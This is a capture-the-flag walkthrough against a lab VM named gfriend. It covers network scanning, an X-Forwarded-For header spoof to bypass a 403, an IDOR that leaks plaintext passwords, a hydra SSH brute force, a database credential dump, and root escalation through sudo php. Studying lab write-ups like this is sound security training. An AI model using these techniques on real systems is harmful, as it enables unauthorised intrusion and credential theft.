gfriend

Discover victim ip:

```
root@kali:/# netdiscover -r 192.168.2.0/24
```

```
192.168.2.94    08:00:27:76:31:b5      1      60  PCS Systemtechnik GmbH
```

Nmap results

Version scan all ports

```
root@kali:/tmp# nmap -sV -p- gfriend
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-14 03:19 +08
Nmap scan report for gfriend (192.168.2.94)
Host is up (0.00024s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
```

Default scripts scan all ports

```
root@kali:/tmp# nmap -sC -p- gfriend
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-14 03:21 +08
Nmap scan report for gfriend (192.168.2.94)
Host is up (0.00056s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).
```


Gobuster directory scan

```
root@kali:/tmp# gobuster dir --url http://gfriend -w /usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://gfriend
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/14 03:21:52 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/config (Status: 301)
/misc (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2019/12/14 03:21:57 Finished
===============================================================
```


Robots.txt

```
root@kali:/tmp# curl http://gfriend/robots.txt
User-Agent: *
Allow: /heyhoo.txtroot@kali:/tmp# curl http://gfriend/heyhoo.txt
Great! What you need now is reconn, attack and got the shellroot@kali:/tmp#
```

Main site
https://shubs.io/enumerating-ips-in-x-forwarded-headers-to-bypass-403-restrictions/



Looks juicy, but we dont have LFI




Modifying X-Forwarded-For parameter


Request

Raw | Params | Headers | Hex

```
GET /?page=index HTTP/1.1
Host: gfriend
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```



Set x-forwarded-for IP to 127.0.0.1
https://addons.mozilla.org/en-US/firefox/addon/x-forwarded-for-injector/



Register username
Name: test
Email: test@mail.com
Username: test
Password: P@ssw0rd

Once logged in, play with parameters by changing the value of user_id

```
GET /index.php?page=profile&user_id=1 HTTP/1.1
Host: gfriend
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=64h2org8qmp86kn8lchotmgta3
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```

Normally in web browser, value will be hidden, but it doesn't on Burp cause we are viewing the full source code

```
<input type="text" name="username" id="username" value="eweuhtandingan"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="skuyatuh"><br>

<input type="text" name="username" id="username" value="aingmaung"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="qwerty!!!"><br>

<input type="text" name="username" id="username" value="sundatea"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="indONEsia"><br>

<input type="text" name="username" id="username" value="sedihaingmah"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="cedihhihihi"><br>

<input type="text" name="username" id="username" value="alice"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="4lic3"><br>
```

Compiling username and password to bruteforce SSH

```
root@kali:/tmp# cat user.txt
eweuhtandingan
aingmaung
sundatea
sedihaingmah
alice
```

```
root@kali:/tmp# cat pass.txt
skuyatuh
qwerty!!!
indONEsia
cedihhihihi
4lic3
root@kali:/tmp#
```

BruteForce successful!

```
[22][ssh] host: 192.168.2.94   login: alice   password: 4lic3
[STATUS] attack finished for 192.168.2.94 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-14 03:49:33
root@kali:/tmp# hydra -L user.txt -P pass.txt -vV -f ssh://192.168.2.94 -t 1
```

Flag: User.txt

```
alice@gfriEND:~$ ls -lah
total 32K
drwxr-xr-x 4 alice alice 4.0K Dec 13 14:47 .
drwxr-xr-x 6 root  root  4.0K Dec 13 12:18 ..
-rw------- 1 alice alice   10 Dec 13 14:48 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13 12:16 .bash_logout
-rw-r--r-- 1 alice alice 3.6K Dec 13 12:16 .bashrc
drwx------ 2 alice alice 4.0K Dec 13 12:43 .cache
drwxrwxr-x 2 alice alice 4.0K Dec 13 14:10 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13 12:16 .profile
alice@gfriEND:~$ cat .my_secret/
cat: .my_secret/: Is a directory
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls -lah
total 16K
drwxrwxr-x 2 alice alice 4.0K Dec 13 14:10 .
drwxr-xr-x 4 alice alice 4.0K Dec 13 14:47 ..
-rw-r--r-- 1 root  root   306 Dec 13 13:04 flag1.txt
-rw-rw-r-- 1 alice alice  119 Dec 13 12:23 my_notes.txt
```

```
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but this is better
 than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$ cat my_notes.txt
Woahhh! I like this company, I hope that here i get a better partner than bob ^_^, hopefully Bob doesn't know my notes
alice@gfriEND:~/.my_secret$
```

Gathering more info
User: root
Password: ctf_pasti_bisa
DB: ceban_corp

```
alice@gfriEND:/var/www/html$ ls -lah
total 32K
drwxr-xr-x 5 root root 4.0K Dec 13 13:23 .
drwxr-xr-x 3 root root 4.0K Dec 13 13:15 ..
drwxrwxr-x 2 root root 4.0K Dec 13 10:52 config
drwxrwxr-x 2 root root 4.0K Dec 13 11:41 halamanPerusahaan
-rw-rw-r-- 1 root root   60 Dec 13 12:36 heyhoo.txt
-rw-rw-r-- 1 root root 2.4K Dec 13 13:38 index.php
drwxrwxr-x 2 root root 4.0K Dec 13 10:54 misc
-rw-rw-r-- 1 root root   32 Dec 13 12:35 robots.txt
alice@gfriEND:/var/www/html$ cd config/
alice@gfriEND:/var/www/html/config$ ls -lah
total 12K
drwxrwxr-x 2 root root 4.0K Dec 13 10:52 .
drwxr-xr-x 5 root root 4.0K Dec 13 13:23 ..
-rw-rw-r-- 1 root root   88 Dec 13 13:24 config.php
alice@gfriEND:/var/www/html/config$ cat config.php
<?php

    $conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
alice@gfriEND:/var/www/html/config$
```

```
alice@gfriEND:/var/www/html/config$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 373
Server version: 5.5.64-MariaDB-1ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| ceban_corp         |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.01 sec)
```

```
MariaDB [ceban_corp]> select * from tbl_users;
+----+-----------------+----------------+-------------+-------------------------------+
| id | name            | username       | password    | email                         |
+----+-----------------+----------------+-------------+-------------------------------+
|  1 | Eweuh Tandingan | eweuhtandingan | skuyatuh    | eweuhtandingan@cebancorp.com  |
|  2 | Aing Maung      | aingmaung      | qwerty!!!   | aingmaung@cebancorp.com       |
|  3 | Sunda Tea       | sundatea       | indONEsia   | sundatea@cebancorp.com        |
|  4 | Sedih Aing Mah  | sedihaingmah   | cedihhihihi | sedihaingmah@cebancorp.com    |
|  5 | Alice Geulis    | alice          | 4lic3       | alice@cebancorp.com           |
|  9 | Abdi Kasep      | abdikasepak    | dorrrrr     | abdikasep@cebancorp.com       |
| 12 | test            | test           | P@sswOrd    | test@mail.com                 |
+----+-----------------+----------------+-------------+-------------------------------+
7 rows in set (0.00 sec)
```

Programs that alice could run as root

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$
```

Privilege escalation:
https://gtfobins.github.io/gtfobins/php/

```
alice@gfriEND:/var/www/html$ sudo php -r 'system("whoami");'
root
alice@gfriEND:/var/www/html$
```

```
alice@gfriEND:/var/www/html$ sudo php -r 'system("/bin/bash -p");'
root@gfriEND:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

Root flag